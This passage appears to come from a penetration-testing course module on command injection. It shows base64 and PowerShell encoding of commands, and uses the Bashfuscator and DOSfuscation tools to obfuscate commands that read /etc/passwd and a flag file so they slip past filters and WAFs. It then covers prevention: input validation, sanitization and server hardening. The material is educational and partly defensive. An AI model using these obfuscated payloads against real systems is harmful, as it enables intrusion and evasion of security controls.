[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami
'))

dwBoAG8AYQBtAGkA
```

We may also achieve the same thing on Linux, but we would have to convert the string from `utf-8` to `utf-16` before we `base64` it, as follows:

```
echo -n whoami | iconv -f utf-8 -t utf-16le | base64

dwBoAG8AYQBtAGkA
```

Finally, we can decode the b64 string and execute it with a PowerShell sub-shell (`iex "$()"`), as follows:

```
PS C:\htb> iex
"$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64S
tring('dwBoAG8AYQBtAGkA')))"

21y4d
```

As we can see, we can get creative with `Bash` or `PowerShell` and create new bypassing and obfuscation methods that have not been used before, and hence are very likely to bypass filters and WAFs. Several tools can help us automatically obfuscate our commands, which we will discuss in the next section.

In addition to the techniques we discussed, we can utilize numerous other methods, like wildcards, regex, output redirection, integer expansion, and many others. We can find some such techniques on PayloadsAllTheThings.

Evasion Tools

If we are dealing with advanced security tools, we may not be able to use basic, manual obfuscation techniques. In such cases, it may be best to resort to automated obfuscation tools. This section will discuss a couple of examples of these types of tools, one for `Linux` and another for `Windows.`

Linux (Bashfuscator)

A handy tool we can utilize for obfuscating bash commands is Bashfuscator. We can clone the repository from GitHub and then install its requirements, as follows:

```
git clone https://github.com/Bashfuscator/Bashfuscator
cd Bashfuscator
pip3 install setuptools==65
python3 setup.py install --user
```

Once we have the tool set up, we can start using it from the `./bashfuscator/bin/` directory. There are many flags we can use with the tool to fine-tune our final obfuscated command, as we can see in the `-h` help menu:

```
cd ./bashfuscator/bin/
./bashfuscator -h

usage: bashfuscator [-h] [-l] ...SNIP...

optional arguments:
  -h, --help            show this help message and exit

Program Options:
  -l, --list            List all the available obfuscators, compressors,
and encoders
  -c COMMAND, --command COMMAND
                        Command to obfuscate
...SNIP...
```

We can start by simply providing the command we want to obfuscate with the `-c` flag:

```
./bashfuscator -c 'cat /etc/passwd'

[+] Mutators used: Token/ForCode -> Command/Reverse
[+] Payload:
 ${*/+27\[X\(} ...SNIP...  ${*~}
```

```
[+] Payload size: 1664 characters
```

However, running the tool this way will randomly pick an obfuscation technique, which can output a command length ranging from a few hundred characters to over a million characters! So, we can use some of the flags from the help menu to produce a shorter and simpler obfuscated command, as follows:

```
./bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1

[+] Mutators used: Token/ForCode
[+] Payload:
eval "$(W0=(w \  t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0
9;{ printf %s "${W0[$Ll]}";};)"
[+] Payload size: 104 characters
```

We can now test the outputted command with `bash -c ''`, to see whether it does execute the intended command:

```
bash -c 'eval "$(W0=(w \  t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5
7 6 6 0 9;{ printf %s "${W0[$Ll]}";};)"'

root:x:0:0:root:/root:/bin/bash
...SNIP...
```


We can see that the obfuscated command works, all while looking completely obfuscated, and does not resemble our original command. We may also notice that the tool utilizes many obfuscation techniques, including the ones we previously discussed and many others.

Exercise: Try testing the above command with our web application, to see if it can successfully bypass the filters. If it does not, can you guess why? And can you make the tool produce a working payload?

Windows (DOSfuscation)

There is also a very similar tool that we can use for Windows called DOSfuscation. Unlike `Bashfuscator`, this is an interactive tool, as we run it once and interact with it to get the desired obfuscated command. We can once again clone the tool from GitHub and then invoke it through PowerShell, as follows:

```
PS C:\htb> git clone https://github.com/danielbohannon/Invoke-
DOSfuscation.git
PS C:\htb> cd Invoke-DOSfuscation
PS C:\htb> Import-Module .\Invoke-DOSfuscation.psd1
PS C:\htb> Invoke-DOSfuscation
Invoke-DOSfuscation> help

HELP MENU :: Available options shown below:
[*]  Tutorial of how to use this tool             TUTORIAL
...SNIP...

Choose one of the below options:
[*] BINARY      Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING    Environment variable encoding
[*] PAYLOAD     Obfuscated payload via DOSfuscation
```

We can even use `tutorial` to see an example of how the tool works. Once we are set, we can start using the tool, as follows:

```
Invoke-DOSfuscation> SET COMMAND type C:\Users\htb-
student\Desktop\flag.txt
Invoke-DOSfuscation> encoding
Invoke-DOSfuscation\Encoding> 1

...SNIP...
Result:
typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-
stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-3%esktop\flag
.%TMP:~-13,-12%xt
```

Finally, we can try running the obfuscated command on `CMD`, and we see that it indeed works as expected:

```
C:\htb> typ%TEMP:~-3,-2%
%CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-
stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-3%esktop\flag
.%TMP:~-13,-12%xt

test_flag
```

Tip: If we do not have access to a Windows VM, we can run the above code on a Linux VM through `pwsh`. Run `pwsh`, and then follow the exact same command from above. This tool is

installed by default in your `Pwnbox` instance. You can also find installation instructions at this link.

For more on advanced obfuscation methods, you may refer to the Secure Coding 101: JavaScript module, which covers advanced obfuscations methods that can be utilized in various attacks, including the ones we covered in this module.

Command Injection Prevention

We should now have a solid understanding of how command injection vulnerabilities occur and how certain mitigations like character and command filters may be bypassed. This section will discuss methods we can use to prevent command injection vulnerabilities in our web applications and properly configure the webserver to prevent them.

System Commands

We should always avoid using functions that execute system commands, especially if we are using user input with them. Even when we are not directly inputting user input into these functions, a user may be able to indirectly influence them, which may eventually lead to a command injection vulnerability.

Instead of using system command execution functions, we should use built-in functions that perform the needed functionality, as back-end languages usually have secure implementations of these types of functionalities. For example, suppose we wanted to test whether a particular host is alive with `PHP`. In that case, we may use the `fsockopen` function instead, which should not be exploitable to execute arbitrary system commands.

If we needed to execute a system command, and no built-in function can be found to perform the same functionality, we should never directly use the user input with these functions but should always validate and sanitize the user input on the back-end. Furthermore, we should try to limit our use of these types of functions as much as possible and only use them when there's no built-in alternative to the functionality we require.

Input Validation

Whether using built-in functions or system command execution functions, we should always validate and then sanitize the user input. Input validation is done to ensure it matches the expected format for the input, such that the request is denied if it does not match. In our example web application, we saw that there was an attempt at input validation on the front-

end, but `input validation should be done both on the front-end and on the back-end`.

In `PHP`, like many other web development languages, there are built in filters for a variety of standard formats, like emails, URLs, and even IPs, which can be used with the `filter_var` function, as follows:

```
if (filter_var($_GET['ip'], FILTER_VALIDATE_IP)) {
    // call function
} else {
    // deny request
}
```

If we wanted to validate a different non-standard format, then we can use a Regular Expression `regex` with the `preg_match` function. The same can be achieved with `JavaScript` for both the front-end and back-end (i.e. `NodeJS`), as follows:

```
if(/^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$/.test(ip)){
    // call function
}
else{
    // deny request
}
```


Just like `PHP`, with `NodeJS`, we can also use libraries to validate various standard formats, like is-ip for example, which we can install with `npm`, and then use the `isIp(ip)` function in our code. You can read the manuals of other languages, like .NET or Java, to find out how to validate user input on each respective language.

Input Sanitization

The most critical part for preventing any injection vulnerability is input sanitization, which means removing any non-necessary special characters from the user input. Input sanitization is always performed after input validation. Even after we validated that the provided user input is in the proper format, we should still perform sanitization and remove any special characters not required for the specific format, as there are cases where input validation may fail (e.g., a bad regex).

In our example code, we saw that when we were dealing with character and command filters, it was blacklisting certain words and looking for them in the user input. Generally, this is not a good enough approach to preventing injections, and we should use built-in functions to remove any special characters. We can use `preg_replace` to remove any special characters from the user input, as follows:

```
$ip = preg_replace('/[^A-Za-z0-9.]/', '', $_GET['ip']);
```

As we can see, the above regex only allows alphanumerical characters (`A-Za-z0-9`) and allows a dot character (`.`) as required for IPs. Any other characters will be removed from the string. The same can be done with `JavaScript`, as follows:

```
var ip = ip.replace(/[^A-Za-z0-9.]/g, '');
```

We can also use the DOMPurify library for a `NodeJS` back-end, as follows:

```
import DOMPurify from 'dompurify';
var ip = DOMPurify.sanitize(ip);
```


In certain cases, we may want to allow all special characters (e.g., user comments), then we can use the same `filter_var` function we used with input validation, and use the `escapeshellcmd` filter to escape any special characters, so they cannot cause any injections. For `NodeJS`, we can simply use the `escape(ip)` function. `However, as we have seen in this module, escaping special characters is usually not considered a secure practice, as it can often be bypassed through various techniques`.

For more on user input validation and sanitization to prevent command injections, you may refer to the Secure Coding 101: JavaScript module, which covers how to audit the source code of a web application to identify command injection vulnerabilities, and then works on properly patching these types of vulnerabilities.

Server Configuration

Finally, we should make sure that our back-end server is securely configured to reduce the impact in the event that the webserver is compromised. Some of the configurations we may implement are:

- Use the web server's built-in Web Application Firewall (e.g., in Apache `mod_security`), in addition to an external WAF (e.g. `Cloudflare`, `Fortinet`, `Imperva` ..)

- Abide by the Principle of Least Privilege (PoLP) by running the web server as a low privileged user (e.g. `www-data`)
- Prevent certain functions from being executed by the web server (e.g., in PHP `disable_functions=system,...`)
- Limit the scope accessible by the web application to its folder (e.g. in PHP `open_basedir = '/var/www/html'`)
- Reject double-encoded requests and non-ASCII characters in URLs
- Avoid the use of sensitive/outdated libraries and modules (e.g. PHP CGI)

In the end, even after all of these security mitigations and configurations, we have to perform the penetration testing techniques we learned in this module to see if any web application functionality may still be vulnerable to command injection. As some web applications have millions of lines of code, any single mistake in any line of code may be enough to introduce a vulnerability. So we must try to secure the web application by complementing secure coding best practices with thorough penetration testing.

Skills Assessment

You are contracted to perform a penetration test for a company, and through your pentest, you stumble upon an interesting file manager web application. As file managers tend to execute system commands, you are interested in testing for command injection vulnerabilities.

Use the various techniques presented in this module to detect a command injection vulnerability and then exploit it, evading any filters in place.